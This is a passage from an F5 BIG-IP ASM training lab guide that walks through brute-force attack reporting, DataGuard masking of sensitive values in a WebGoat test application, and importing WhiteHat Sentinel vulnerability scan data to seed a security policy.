


The message indicates the number of login attempts that matched the internal database.

7. Now check out the reporting under **Event Logs -> Application -> Brute Force Attacks**:



8. Click on one of the attack entries to get some more detail about the attack:



9. For fun, head over to `https://haveibeenpwned.com/` and put in the email address of the account we used in the lab to get some details. It may also be interesting to put in your own account(s) to see if any of your credentials have been breached. You could also try some of your old username/password combinations against the credential stuffing database on the F5. While on the main page explore some of the breach data on the bottom to get a sense of how big this problem is.

Note: The credential stuffing feature is considered Early Access in version 13.1 and the database is not yet being updated regularly. You are advised to seek guidance from your F5 SE before deploying this capability.

---

10. In order to release any blocking that's currently in place, navigate to **Security -> Application Security -> Anomaly Detection -> Brute Force Attack Prevention** and **Delete** the Brute Force configuration we created previously.
11. Click **Apply Policy** then click **OK**.

This concludes section 3.


5.3.4 Lab 2.4: Data Guard

Note: Items in this section depend on steps in prior sections, please ensure you've completed all sections in lab 2 up to this point before beginning this lab.

DataGuard is a DLP-like feature of ASM that can prevent harmful data leakage from your application in the event of a successful attack. It can also be used to help prevent users from entering certain types of data that should not be stored in a particular system. This feature should be deployed with care as it has the potential to break applications if applied too broadly.

Task 1 - Configure DataGuard

1. From within your existing ASM policy (Lab2), navigate to **Security -> Application Security -> Data Guard**.
2. Click the **checkbox** to enable DataGuard, then click **Save**.




3. Navigate to **Security -> Application Security -> Policy Building -> Learning and Blocking Settings**.
4. Use the **search box** to find the `Data Guard` section and disable blocking:

5. Click **Save**.
6. Click **Apply Policy** then click **OK**.


Note: Deploying DataGard too pervasively can have a negative performance impact on your system. In a production environment we typically recommend deploying DataGard against specific URLs where possible.

Task 2 - Test DataGuard

1. Open a new private browsing window in **Firefox** and login to WebGoat at `http://10.1.10.145/WebGoat/login`.
2. Click **Cross Site Scripting** in the WebGoat menu then click **13**.



3. Scroll down until you see the **Add Comment** field. Then type in something that looks like a social security number, like `123-45-6789` for example.
4. Note that the value you just entered has been obfuscated:



5. Try entering something like `Hello World!` to see the difference.

f5student 2018-05-31, 14:3

Hello World!

6. Now try a fake credit card number like `4111111111111111`. That should also be obfuscated:

f5student 2018-05-31, 14:4

****

Note: You can also use PCRE to define custom patterns for obfuscation. Feel free to experiment with this as it can have interesting consequences for the application (intentional or otherwise).

---

7. When you're finished, return to **Local Traffic -> Virtual Servers -> asm_vs -> Security Tab -> Policies** and **disable** your ASM policy in preparation for the next module.


This concludes section 4.

5.3.5 Lab 2.5: DAST Integration


ASM's DAST (Dynamic Application Security Testing) integration allows you to take the programmatic output from a vulnerability scan and use it to seed a security policy. For this lab, we'll use output from WhiteHat's Sentinel(TM) product to create a security policy based on Sentinel's findings.

Task 1 - Create a Security Policy

1. Open Firefox and navigate to the BIG-IP management interface. For the purposes of this lab you can find it at `https://10.1.1.245/` or by clicking on the **bigip** shortcut in Firefox.
2. Login to the BIG-IP.
3. Create a new ASM policy by navigating to **Security -> Application Security -> Security policies**.
4. Click **Create New Policy**, fill in the page as follows, and then click **create policy** as shown below.




5. Once the policy is created, go to **Security -> Application Security -> Vulnerability Assessments -> Settings**.
6. Select **WhiteHat Sentinel** from the dropdown list.




Note: It's worth mentioning that ASM and Sentinel have more advanced integrations that we will not explore here, for this reason the Site Name and API Key are not used. This is mostly due to the logistics of procuring Sentinel accounts for all students attending this lab. This additional functionality provides an API key will allow you to pull in scan data directly from Sentinel into ASM as well as share ASM site mapping data back to Sentinel in order to improve scanning capabilities.

Task 2 - Import the Scan Data


1. Select the **Vulnerabilities** tab at the top:




2. **Click** the **import** button:




3. Import the **vuln.xml** file from **/home/f5student/Agility2018/ASM341** .



4. The next screen would allow you to select findings associated with a specific domain which would be useful in a production environment where the scanner output may contain findings for more than one application. For the purposes of our lab, ensure all domains are selected and click **import** once more.




5. You'll then be greeted by a list of vulnerability types and an indication of whether or not they are resolvable by ASM:




WhiteHat Sentinel Verified Vulnerability Name	ASM Attack Type
HTTP Response Splitting	HTTP Response Splitting
Information Leakage	N/A
Content Spoofing	N/A
Predictable Resource Location	Predictable Resource Location
Abuse of Functionality	N/A
XPath Injection	XPath Injection
Cross Site Request Forgery	Cross-site Request Forgery
Directory Indexing	Directory Indexing

6. Scroll down and select **SQL Injection** from the bottom then click on the first **Vulnerability ID**. You'll be shown more details about the specific vulnerability such as the relevanit URL and Parameter where the vulnerability is present (as in this case).

